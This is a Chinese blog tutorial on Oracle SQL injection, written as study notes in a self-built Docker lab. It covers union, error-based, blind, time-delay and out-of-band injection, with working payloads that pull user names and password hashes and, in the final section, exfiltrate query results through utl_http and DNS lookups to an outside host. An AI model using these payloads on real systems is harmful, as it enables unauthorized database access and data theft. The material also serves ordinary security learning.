一篇文章带你入门 Oracle 注入 | ChaBug 安全

> Oracle 基础学习 写在前头，本文是我在学习 Oracle 注入时做的笔记加以整理所作的分享，由于在面试中被问过几次，并不是很难的东西，总是被问住，所以决定抽一些时间彻底学习一遍。

写在前头，本文是我在学习 Oracle 注入时做的笔记加以整理所作的分享，由于在面试中被问过几次，并不是很难的东西，总是被问住，所以决定抽一些时间彻底学习一遍。一些基本语法与 My sql 差别也不是很大，学起来并不费劲。


本文极其适合入门选手，一篇文章足以帮你入门 Oracle 注入。抄了一些 y4 博客文章的目录，查阅官方文档细化了函数的使用。请搭配官方文档食用，并亲手实践为主，文中如有错误请通知我更改。


Oracle Database 安装

> 为了方便，直接 docker 拉一个镜像回来。
> 版本 Oracle Database 11g

```
# 拉取镜像
$ docker pull deepdiver/docker-oracle-xe-11g

# 启动容器
$ docker run -d --name oracledb -p 1002:22 -p 1521:1521 deepdiver/docker-oracle-xe-11g
```

```
# 可以选择进入docker操作，不需要将docker 22端口映射出来。
$ docker exec -it oracledb bash
```





基础学习

dual 是 Oracle 中的虚表，任何用户均可读取，常用在没有目标表的 select 语句中。

Oracle 数据库中使用的语言有三种，分别为： `SQL` ，`java` ，`PL/SQL` 。

本文接下来所有记录的语法、函数使用等，均摘自 Oracle 官方文档，如有不明白之处自行去官网查询详细文档即可官方文档

体系结构

 # 实例

一个Oracle实例（Oracle Instance）有一系列的后台进程和内存结构组成。一个数据库可以有n个实例。

 # 用户

Oracle数据库的基本单位，等同于Mysql中的库。Mysql：当前数据库下有N张表 <=> Oracle：当前用户下有N张表。

 # 表空间

表空间是Oracle对物理数据库上相关数据文件（ORA或者DBF文件）的逻辑映射。一个数据库在逻辑上被划分成一到若干个表空间，每个表空间包含了在逻辑上相关的一组结构。每个数据库至少有一个表空间（称之为**system**表空间）。

每个表空间由同一磁盘上的一个或多个文件组成，这些文件叫数据文件（datafile）。一个数据文件只能属于一个表空间。

 # 数据文件（dbf,ora）

数据文件是数据库的物理存储单位。表空间与数据文件是一对多的关系（用户与表空间也是一对多的关系），而数据文件只能属于一个表空间，删除数据文件需先删除该文件所属的表空间。

表的数据，是由用户放入某一个表空间的，而这个表空间会随机把这些表数据放到一个或多个数据文件中。

Oracle 数据库中常用角色

```
connect --连接角色，基本角色
resource --开发者角色
dba --超级管理员角色
```

Oracle 数据库存在默认用户：scott，密码：tiger。需要超级管理员权限用户解锁。

语法

```
# 查看当前连接用户
SQL> select user from dual;
# 创建用户名为sqli密码为pentest的用户
SQL> create user sqli identified by pentest;
# 给新创建的用户授权，connect角色：保证该用户可以连接数据库；resource角色：该用户可以使用数据库资源
SQL> grant connect,resource to sqli;
# 删除用户：当前连接数据库的用户必须具有删除用户权限（如sys）

# 创建表空间（需要超级管理员权限）
SQL> create tablespace pentest
  2  datafile '/tmp/pentest.dbf'
  3  size 100m
  4  autoextend on
  5  next 10m;

Tablespace created.
# 删除表空间
SQL> drop tablespace pentest; --删除表空间后，数据文件依旧存在。
```

```
Tablespace dropped.
```

数据类型

1. varchar, varchar2 表示一个字符串。
2. NUMBER NUMBER(n)表示一个整数，长度是n；NUMBER(m,n)表示一个小数，总长度m，小数：n，整数是m-n。
   eg: NUMBER(4,2) 表示最大可以存储数字为99.99
3. DATA 表示日期类型
4. CLOB 大对象，表示大文本数据类型，可存4G
5. BLOB 大对象，表示二进制数据，可存4G

语法

```
# 创建users表
SQL> create table users(
  2  id number(10),
  3  uname varchar2(16),
  4  pwd varchar2(32)
  5  )
  6  ;

Table created.
# 添加列
SQL> alter table users add email varchar2(40);
# 修改列数据类型
SQL> alter table users modify email char(40);
# 修改列的名称
SQL> alter table users rename column email to sex;
# 删除列
SQL> alter table users drop column sex;
# 插入数据（values字符串不能使用双引号）
SQL> insert into users (id,uname,pwd) values(1,'admin','ab71aiedas98a1o2dasad12e98a');
```

```
1 row created.
# 修改数据
update users set uname='administrator';
# 删除数据
delete from users where uname='administrator';
```

序列

```
# 默认从1开始：依次递增，主要用来给主键赋值使用。序列不真的属于任何表，但是可以逻辑和表做绑定。
SQL> create sequence s_users;


Sequence created.
SQL> insert into users (id,uname,pwd) values(s_users.nextval,'ceshi','d81bojd09sha1onpmd09a');

1 row created.
SQL> select * from users;

        ID UNAME           PWD
---------- --------------- --------------------------------
         1 admin           ab71giedas98g1o2dasgd12e98g
         3 ceshi           d81bojd09sha1onpmd09a
```

基础

```
# Oracle中使用``||``拼接字符串
SQL> select 'pen'||'test' from dual;

'PEN'||
-------
pentest
# 分页操作（mysql中的limit）
```

```
SQL> select * from users where rownum<2; --rownum支持<,<=,!=


# 支持的注释符
--
-- -
--空格
/**/
```

注：Oracle 字符串区分大小写

信息获取

```
SQL> select banner from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
CORE    11.2.0.2.0      Production
TNS for Linux: Version 11.2.0.2.0 - Production
NLSRTL Version 11.2.0.2.0 - Production

# 获取其中某版本使用正则即可，举例：
SQL> select banner from v$version where banner like 'Oracle%';

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

# 获取当前所连接的用户名
SQL> select user from dual;

USER
```

```
------------------------------
SQLI

# 获取数据库中所有用户
SQL> select username from all_users;
SELECT name FROM sys.user$; -- 需要高权限

# 获取当前用户权限
SQL> select * from session_privs;

# 获取当前用户所拥有权限下的所有数据库
SQL> select distinct owner,table_name from all_tables;


# 获取指定表的字段（注意这里的table_name全部大写）
SQL> select column_name from all_tab_columns where table_name='USERS';

COLUMN_NAME
------------------------------
ID
UNAME
PWD
```

Oracle 提供了一个名为的内置命名空间 USERENV ，用于描述当前会话。以下语句返回登录到数据库的用户的名称：


```
SQL> select SYS_CONTEXT('USERENV','SESSION_USER') from dual;

SYS_CONTEXT('USERENV','SESSION_USER')
--------------------------------------------------------------------------------
SQLI

SQL> select SYS_CONTEXT('USERENV','AUTHENTICATED_IDENTITY') from dual;

SYS_CONTEXT('USERENV','AUTHENTICATED_IDENTITY')
--------------------------------------------------------------------------------
sqli
```

具体其他的 parameter 官方文档有写

备忘录

1. GLOBAL_NAME 包含一行，显示当前数据库的全局名称。

2. LISTAGG 对 ORDER BY 子句中指定的每个组内的数据进行排序，然后合并度量列的值。 measure_expr 可以是任何表达。度量列中的空值将被忽略。



3. USER_TABLES 描述当前用户拥有的关系表。

4. ALL_TABLES 描述当前用户可访问的关系表。（类似 Mysql 中的 information_schema.tables）

5. DBA_ALL_TABLES 描述数据库中的所有对象表和关系表。其列与中的列相同 ALL_ALL_TABLES。

6. ALL_ALL_TABLES 描述当前用户可访问的对象表和关系表。

7. USER_ALL_TABLES 描述当前用户拥有的对象表和关系表。

8. DBA_TABLES 描述数据库中的所有关系表，其列与 ALL_TABLES 中的列相同，查询条件：DBA 权限用户。


```
# 获取当前数据库名
SQL> select * from global_name;

GLOBAL_NAME
--------------------------------------------------------------------------------
XE
# 实现mysql的group_concat
SQL> select listagg(column_name,'~') within group (order by column_name) from user_tab_columns;

LISTAGG(COLUMN_NAME,'~')WITHINGROUP(ORDERBYCOLUMN_NAME)
--------------------------------------------------------------------------------
ID~PWD~UNAME
```

联合查询

注：Oracle 中表达式必须具有与对应表达式相同的数据类型，且在 Oralce 数据库中要求 select 语句后必须指定要查询的表名（使用虚表 dual 即可）

```
SQL> select * from users where id=2 union select null,null,null from dual;

        ID UNAME            PWD
---------- ---------------- --------------------------------

# 获取表名
SQL> select * from users where id=2 union select null,null,(select listagg(table_name,'~') within group(order by 1
) from all_tables where owner='SQLI') from dual;

        ID UNAME
---------- ----------------
PWD
--------------------------------------------------------------------------------

ADDRESS~USERS
```

```
# 获取指定表的字段名
SQL> select * from users where id=2 union select null,null,(select listagg(column_name,':') within group(order by 1) from all_tab_columns where table_name='USERS') from dual;

        ID UNAME
---------- ----------
PWD
--------------------------------------------------------------------------------

ID:PWD:UNAME
# 获取指定字段内容
SQL> select * from users where id=2 union select null,null,(select listagg(uname||'&'||pwd,':') within group(order by 1) from users where rownum=1) from dual;

    ID UNAME
---------- ----------
PWD
--------------------------------------------------------------------------------

admin&ab71giedas98g1o2dasgd12e98g
```



报错注入

报错注入的本质就是使数据库返回一个语法等错误，并且返回错误中的某些内容我们可控，借此来获取我们需要的信息。

备忘录

1. UTL_INADDR 程序包提供了一个 PL/SQL 过程来支持 Internet 寻址。它提供了一个 API，用于检索本地和远程主机的主机名和 IP 地址。

UTL_INADDR子程序摘要


表254-2 UTL_INADDR程序包子程序

子程序	描述
GET_HOST_ADDRESS函数	根据名称获取本地或远程主机的IP地址
GET_HOST_NAME函数	给定本地或远程主机的IP地址，获取其名称

```
# 此程序包是调用者的权限程序包，这意味着必须connect在分配给他或她希望连接到的远程网络主机的访问控制列表中向调用用户授予特权。

# Syntax
UTL_INADDR.GET_HOST_NAME (
   ip  IN VARCHAR2 DEFAULT NULL)
RETURN host_name VARCHAR2;
```

由于GET_HOST_ADDRESS函数所需参数类型是varchar2，且报错时会讲参数表达式结果返回，因此可以借此实现报错注入。GET_HOST_NAME函数同理。

需要注意的是，执行 UTL_INADDR 软件包需要拥有 connect 权限的用户，本次学习环境为 11g，因此本次笔记暂不考虑之前版本。



2. ctxsys.drithsx.sn，没找到具体官方文档说明，用法如下：

```
SQL> select * from users where id=1 and 1=(select ctxsys.drithsx.sn(1,(select user from dual))from dual);
```

3. ctxsys.ctx_report.token_type，这是一个辅助功能，可将英语名称转换为数字标记类型。

```
# 使用方法
function token_type(
  index_name in varchar2,
  type_name  in varchar2
) return number;

SQL> select ctxsys.ctx_report.token_type((select user from dual),1) from dual;
select ctxsys.ctx_report.token_type((select user from dual),1) from dual
       *
ERROR at line 1:
ORA-20000: Oracle Text error:
DRG-10502: index SQLI does not exist
ORA-06512: at "CTXSYS.DRUE", line 160
ORA-06512: at "CTXSYS.CTX_REPORT", line 711
```

这种类似的可以用来报错注入的函数很多，举个例子：

```
SQL> select ctxsys.ctx_report.token_info('aa','xx',1)from dual;
ERROR:
ORA-20000: Oracle Text error:
DRG-10502: index AA does not exist
ORA-06512: at "CTXSYS.DRUE", line 160
ORA-06512: at "CTXSYS.CTX_REPORT", line 615
ORA-06512: at line 1

no rows selected
```

4. dbms_xdb_version.checkin, 此函数检入已签出的 VCR，并返回新创建版本的资源 ID。

```
# 用法
DBMS_XDB_VERSION.CHECKIN(
   pathname VARCHAR2)
```

```
 RETURN DBMS_XDB.resid_type;
```

如果路径名不存在，则会引发异常。

```
SQL> select * from users where id=1 and '0x2e'=(select dbms_xdb_version.checkin((select user from dual))from dua
l);
select * from users where id=1 and '0x2e'=(select dbms_xdb_version.checkin((select user from dual))from dual)
              *
ERROR at line 1:
ORA-31001: Invalid resource handle or path name "SQLI"
```

需要注意使用二进制数据类型

```
dbms_xdb_version.makeversioned
```

```
DBMS_XDB_VERSION.MAKEVERSIONED(
   pathname    VARCHAR2)
 RETURN DBMS_XDB.resid_type;
```

如果资源不存在，则会引发异常。

需要注意使用二进制数据类型


报错注入的 payload 就不写太多了，原理感觉都那样，还有很多类似的函数等可以挖掘出来，具体还有哪些常见的报错注入 payload 可以看 Y4er 博客 文章里面的总结。

盲注

感觉这部分没什么可以记录的，盲注的思路都差不多，字符串比较，运算符的运用。随便记录一下吧。

```
# decode函数用来比较。
SQL> select * from users where id=1 and 1=(select decode(user,'SQLI',1) from dual);
```

```
SQL> select * from users where id=1 and 1=(select decode(user,'SQLI',1) from dual);
SQL> select * from users where id=1 and 'S'=(select substr(user,1,1)from dual);
```



需要注意大小写的问题

延时注入

```
# 用来判断注入点还行
SQL> select count(*) from all_objects;

# 利用了oracle管道功能接收消息的函数RECEIVE_MESSAGE，实现延时注入
DBMS_PIPE.RECEIVE_MESSAGE (
   pipename     IN VARCHAR2,
   timeout      IN INTEGER      DEFAULT maxwait)
RETURN INTEGER;

# 简单的使用
SQL> select dbms_pipe.receive_message('aaa',3) from dual;

DBMS_PIPE.RECEIVE_MESSAGE('AAA',3)

----------------------------------
SQL> select dbms_pipe.receive_message('aaa',(decode((select user from dual),'SQLI',3))) from dual;
```

带外攻击 OOB（Out Of Band）

> 既然是带外攻击，自然需要 connect


utl_http.request

```
UTL_HTTP.REQUEST (
   url              IN VARCHAR2,
   proxy            IN VARCHAR2 DEFAULT NULL,
   wallet_path      IN VARCHAR2 DEFAULT NULL,
   wallet_password  IN VARCHAR2 DEFAULT NULL)
RETURN VARCHAR2;

SQL> select utl_http.request('http://ip/?result='||(select user from dual))from dual;

我这里测试没有成功，报错ORA-00904: : invalid identifier，可能是版本问题。
```

utl_inaddr.get_host_address

报错注入那个函数，不过多介绍了

```
SQL> select utl_inaddr.get_host_address((select user from dual)||'.o6xgjz.dnslog.cn')from dual;
```



